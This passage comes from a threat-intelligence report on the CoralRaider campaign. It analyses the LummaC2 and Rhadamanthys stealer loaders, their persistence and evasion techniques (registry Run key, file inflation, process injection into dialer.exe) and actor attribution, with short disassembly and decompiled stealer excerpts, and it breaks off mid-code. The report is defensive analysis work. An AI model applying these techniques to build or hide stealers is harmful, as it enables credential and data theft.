


Figure 43: C2 domain DNS requests.

Malware infection summary

The infection chain begins with a phishing email containing a malicious download link. When the victim downloads the malicious RAR file, they will need a specific password to extract it, revealing a fake PDF executable malware and an image printing file. Once the malware is decrypted and the fake PDF executable is run, it will execute the embedded LummaC2 or Rhadamanthys information stealer, which then collects the victim's credentials and data, sending them back to the C2 server.




Figure 44: Infection summary diagram.

The malicious RAR file usually contains a fake PDF executable malware and an image printing file, but we observed a few malicious RAR files that contain an additional DLL file. However, without the correct password, we are not able to extract the malicious RAR file and analyse it.




Figure 45: The RAR file contains a fake PDF and an image printing file.




Figure 46: The RAR file contains a fake PDF, an image printing file, and additional DLL file.

The fake PDF executable malware variant was delivered as a payload in this campaign. This malware will embed LummaC2 or Rhadamanthys information stealers into a legitimate binary such as iMazing Converter, foobar2000, Punto Switcher, PDF Visual Repair, LedStatusApp or PrivacyEraser. Figure 47 shows the file details of the fake PDF executable.




Figure 47: Fake PDF file detail information.

LummaC2 Stealer and its loader

LummaC2 Stealer is a type of malware designed to exfiltrate sensitive information from compromised systems [8]. It can target system details, web browsers, cryptocurrency wallets, and browser extensions. Written in C, this malware is sold on underground forums [6]. To avoid detection and analysis, it employs various obfuscation methods. The malware connects to a C2 server to receive instructions and transmit the stolen data.

The loader for LummaC2 changes the execution flow of the binary malware, causing it to invoke an unknown library to execute the malicious code functions. This strategic modification complicates detection and analysis efforts. Once these malicious functions are invoked, the malware utilizes the CreateFileMappingA API to write the payload into a mapped memory block, effectively hiding it within the system's memory. After successfully mapping the payload, the malware then executes it.

```
.text:0056F19A ; int __cdecl Lummac2_point_function(int)
.text:0056F19A Lummac2_point_function proc near        ; CODE XREF: sub_563703+5B↑p
.text:0056F19A                                         ; sub_569D29+2D↑p ...
.text:0056F19A
.text:0056F19A arg_0           = dword ptr  8
.text:0056F19A
.text:0056F19A                 push    ebp
.text:0056F19B                 mov     ebp, esp
.text:0056F19D                 push    [ebp+arg_0]
.text:0056F1A0                 call    unknown_libname_49 ; Microsoft VisualC 14/net runtime
.text:0056F1A5                 pop     ecx
.text:0056F1A6                 pop     ebp
.text:0056F1A7                 retn
.text:0056F1A7 Lummac2_point_function endp
```

Figure 48: Call to an unknown library to execute the malicious code functions.

When the malware begins executing the shellcode in memory, it first decrypts the second half of the program block, which contains part of the shellcode loader and the LummaC2 malware execution file. Once the decryption is complete, it will call the VirtualAllocate API to allocate a memory block, write the information stealer's execution file to that block, and then execute it.




Figure 49: Jump code to shellcode block.




Figure 50: Encrypted shellcode (left) and decrypted shellcode (right).

We also collected all of LummaC2's build IDs in this campaign; Figures 51 and 52 show screenshots of the LummaC2 stealer alert message box and its POST message.




Figure 51: Alert message shown to the user when executing LummaC2.




Figure 52: POST message with act=life and url path /api.

Build ID:

- sTDsFx--Socks
- iAlMAC--ghost

Rhadamanthys stealer and its loader

Rhadamanthys is a sophisticated information stealer that emerged in 2022 and is sold on underground forums [9, 10]. This comprehensive stealer malware is capable of gathering system information, credentials, cryptocurrency wallets, browser passwords, cookies and data from various other applications. It employs numerous anti-analysis techniques, complicating analysis efforts and hindering its execution in sandbox environments.

We observed that the Rhadamanthys loader in this campaign contains 10 sections in its binary structure. Despite the presence of multiple sections, the threat actor specifically targets the .rsrc section to insert the malicious code. This section is heavily obfuscated to conceal the malicious activities and make analyses more challenging. The choice of the .rsrc section is strategic, as it is typically associated with resource data like icons and menus, making it less likely to raise immediate suspicion.

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations ...	Linenumber...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	000A50E8	00001000	000A5200	00000400	00000000	00000000	0000	0000	60000020
.itext	00001668	000A7000	00001800	000A5600	00000000	00000000	0000	0000	60000020
.data	000037A4	000A9000	00003800	000A6E00	00000000	00000000	0000	0000	C0000040
.bss	00006778	000AD000	00000000	00000000	00000000	00000000	0000	0000	C0000000
.idata	00000F1C	000B4000	00001000	000AA600	00000000	00000000	0000	0000	C0000040
.didata	000001A4	000B5000	00000200	000AB600	00000000	00000000	0000	0000	C0000040
.edata	0000009A	000B6000	00000200	000AB800	00000000	00000000	0000	0000	40000040
.tls	00000018	000B7000	00000000	00000000	00000000	00000000	0000	0000	C0000000
.rdata	0000005D	000B8000	00000200	000ABA00	00000000	00000000	0000	0000	40000040
.rsrc	000FBD34	000B9000	000FBE00	000ABC00	00000000	00000000	0000	0000	40000040

Figure 53: The loader of Rhadamanthys binary structure sections.

After analysis, we discovered that the Rhadamanthys loader employs several sophisticated techniques to ensure its persistence and evasion. Initially, the loader copies itself and writes the file to 'C:\Users\[user]\Documents\lumuiUpdater\ffUpdaar.exe'. In order to avoid detection by anti-virus programs and sandbox environments, it expands the file size to over 700 MB. This significant increase in file size is intended to bypass heuristic and signature-based detection mechanisms commonly used by security products, which may struggle to process such large files effectively.




Figure 54: The loader copies itself to the lumuiUpdater folder.

Furthermore, the loader is configured to start automatically by modifying the Windows Registry. It writes an entry to 'HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run' and key name value 'sausageLoop', a registry key that specifies programs to be launched during the system startup. This registry modification ensures that the malicious loader is executed every time the victim's computer restarts, thereby maintaining its persistence on the infected system.




Figure 55: The loader is configured to start automatically.

Finally, the loader executes the legitimate system process '%Systemroot%\system32\dialer.exe' and injects Rhadamanthys' payload into it. This process injection technique allows the malware to run its malicious code within the context of a legitimate system process, further evading detection. Additionally, it uses mutex objects to ensure that only one instance of the malware runs on the infected host. Below is the list of mutex names we observed in this campaign, which has also been disclosed in previous reporting by others:

- Global\MSCTF.Asm.{04fb3f26-9d18-66b5-6862-7b8a85e4b620}
- Session\1\MSCTF.Asm.{04fb3f26-9d18-66b5-6862-7b8a85e4b620}
- Session\2\MSCTF.Asm.{04fb3f26-9d18-66b5-6862-7b8a85e4b620}
- Session\3\MSCTF.Asm.{04fb3f26-9d18-66b5-6862-7b8a85e4b620}
- Session\4\MSCTF.Asm.{04fb3f26-9d18-66b5-6862-7b8a85e4b620}
- Session\5\MSCTF.Asm.{04fb3f26-9d18-66b5-6862-7b8a85e4b620}
- Session\6\MSCTF.Asm.{04fb3f26-9d18-66b5-6862-7b8a85e4b620}

- Session\7\MSCTF.Asm.{04fb3f26-9d18-66b5-6862-7b8a85e4b620}
- Session\8\MSCTF.Asm.{04fb3f26-9d18-66b5-6862-7b8a85e4b620}

VIETNAMESE THREAT ACTORS' UNDERGROUND ACTIVITIES

The CoralRaider campaign utilized *Telegram* bots and multiple domains for command-and-control, along with CDN caches to store malicious files and avoid detection, using the CDN as a deceptive download server in their campaigns.

We assess with high confidence that the CoralRaider operators are based in Vietnam, based on the messages in their *Telegram* C2 bot channels and the language preference in naming their bots and PDB strings, as well as other Vietnamese words hard coded in their payload binaries. The actor's IP address is located in Hanoi, Vietnam.

The attacker used two *Telegram* bots: A 'debug' bot for debugging, and an 'online' bot where victim data was received. However, a Desktop image in the 'debug' bot showed a similar Desktop and *Telegram* to the 'online' bot. This suggests that the actor possibly infected their own environment while testing the bot.




Figure 56: Threat actor's Telegram environment.

Analysing the images of the actor's Desktop on the *Telegram* bot, we found a few *Telegram* groups in Vietnamese named 'Kiếm tien tử Facebook', 'Mua Bán Scan MINI', and 'Mua Bán Scan Meta'. Monitoring these groups revealed that they were underground markets where, among other activities, victim data was traded.

In an image from the 'debug bot', we spotted the *Windows* device ID (HWID) and an IP address (118[.]71[.]64[.]18), located in Hanoi, Vietnam, that is likely to be CoralRaider's IP address.

Talos' research uncovered two other images that revealed a few folders on the operators' *OneDrive*. One of the folders had the Vietnamese name 'Bot Export Chiến', which is the same as the name of one of the folders in the PDB strings of the loader component. Pivoting on the folder path in the PDB string, we discovered a few other PDB strings with similar paths but different Vietnamese names. We analysed the discovered samples with the PDB strings and found they belong to the same loader family, RotBot. The Vietnamese name in the PDB string of the loader binary further strengthens our assessment that CoralRaider is of Vietnamese origin.

- D:\ROT\ROT\Build rot Export\2024\Bot Export Khuê\14.225.210.XX-Khue-Ver 2.0\GPT\bin\Debug\spoolsv.pdb
- D:\ROT\ROT\Build rot Export\2024\Bot Export Trứ\149.248.79.205 - NetFrame 4.5 Run Dll - 2024\ChromeCrashServices\obj\Debug\FirefoxCrashSevices.pdb
- D:\ROT\ROT\Build rot Export\2024\Bot Export Trứ\139.99.23.9-NetFrame4.5-Ver2.0-Trứ\GPT\bin\Debug\spoolsv.pdb
- D:\ROT\ROT\Build rot Export\2024\Bot Export Chiến\14.225.210.XX-Chiến -Ver 2.0\GPT\bin\Debug\spoolsv.pdb
- D:\ROT\ROT\Build rot Export\2024\Bot Export Trứ\139.99.23.9-NetFrame4.5-Ver2.0-Trứ\GPT\bin\Debug\SkypeApp.pdb
- D:\ROT\ROT\Build rot Export\2024\Bot Export Chiến\14.225.210.XX-Chiến -Ver 2.0\GPT\bin\Debug\spoolsv.pdb
- D:\ROT\ROT\ROT Ver 5.5\Source\Encrypted\Ver 4.8 - Client Netframe 4.5\XClient\bin\Debug\AI.pdb




Figure 57: A screenshot spotted in the actor's Telegram environment.

Another image we analysed is an *Excel* spreadsheet that likely contained the victims' data. We have redacted the images to maintain confidentiality. The spreadsheet has several tabs in Vietnamese, and the English translation showed us the tabs 'Employee salary spreadsheet', 'advertising costs', 'website to buy copies', 'PayPal related' and 'can use'. The spreadsheet seemed to have multiple versions – the first was created on 10 May 2023. We also spotted that the user has logged into their *Microsoft Office 365* account with the display name 'daloia krag' while accessing the spreadsheet, and CoralRaider likely operates the account.




Figure 58: A screenshot spotted in the actor's Telegram environment.

Analysis of CoralRaider's payload, XClient stealer, revealed a few more indicators – Vietnamese words had been hard coded in several stealer functions of the payload.

Stealer functions map the victim's stolen information to hard-coded Vietnamese words and write them to a text file in the victim machine's temporary folder before exfiltration. One example function we observed, which is used to steal the victim's *Facebook Ads* account, was hard coded with Vietnamese words for Account rights, Threshold, Spent, Time Zone, and Date Created, etc.

```
list.Add(string.Concat(new string[]
{
    "   \ud83d\udcb5",
    text9,
    " |Quyền TK: ",
    c00008e.FacebookAdsAccount_Userpermissions,
    " |ADS ID: ",
    c00008e.p000074,
    " |Name: ",
    c00008e.p000075,
    " |Tín Voi: ",
    c00008e.p000086,
    " |Limit: ",
    c00008e.p000085,
    " |Tín dụng còn lại: ",
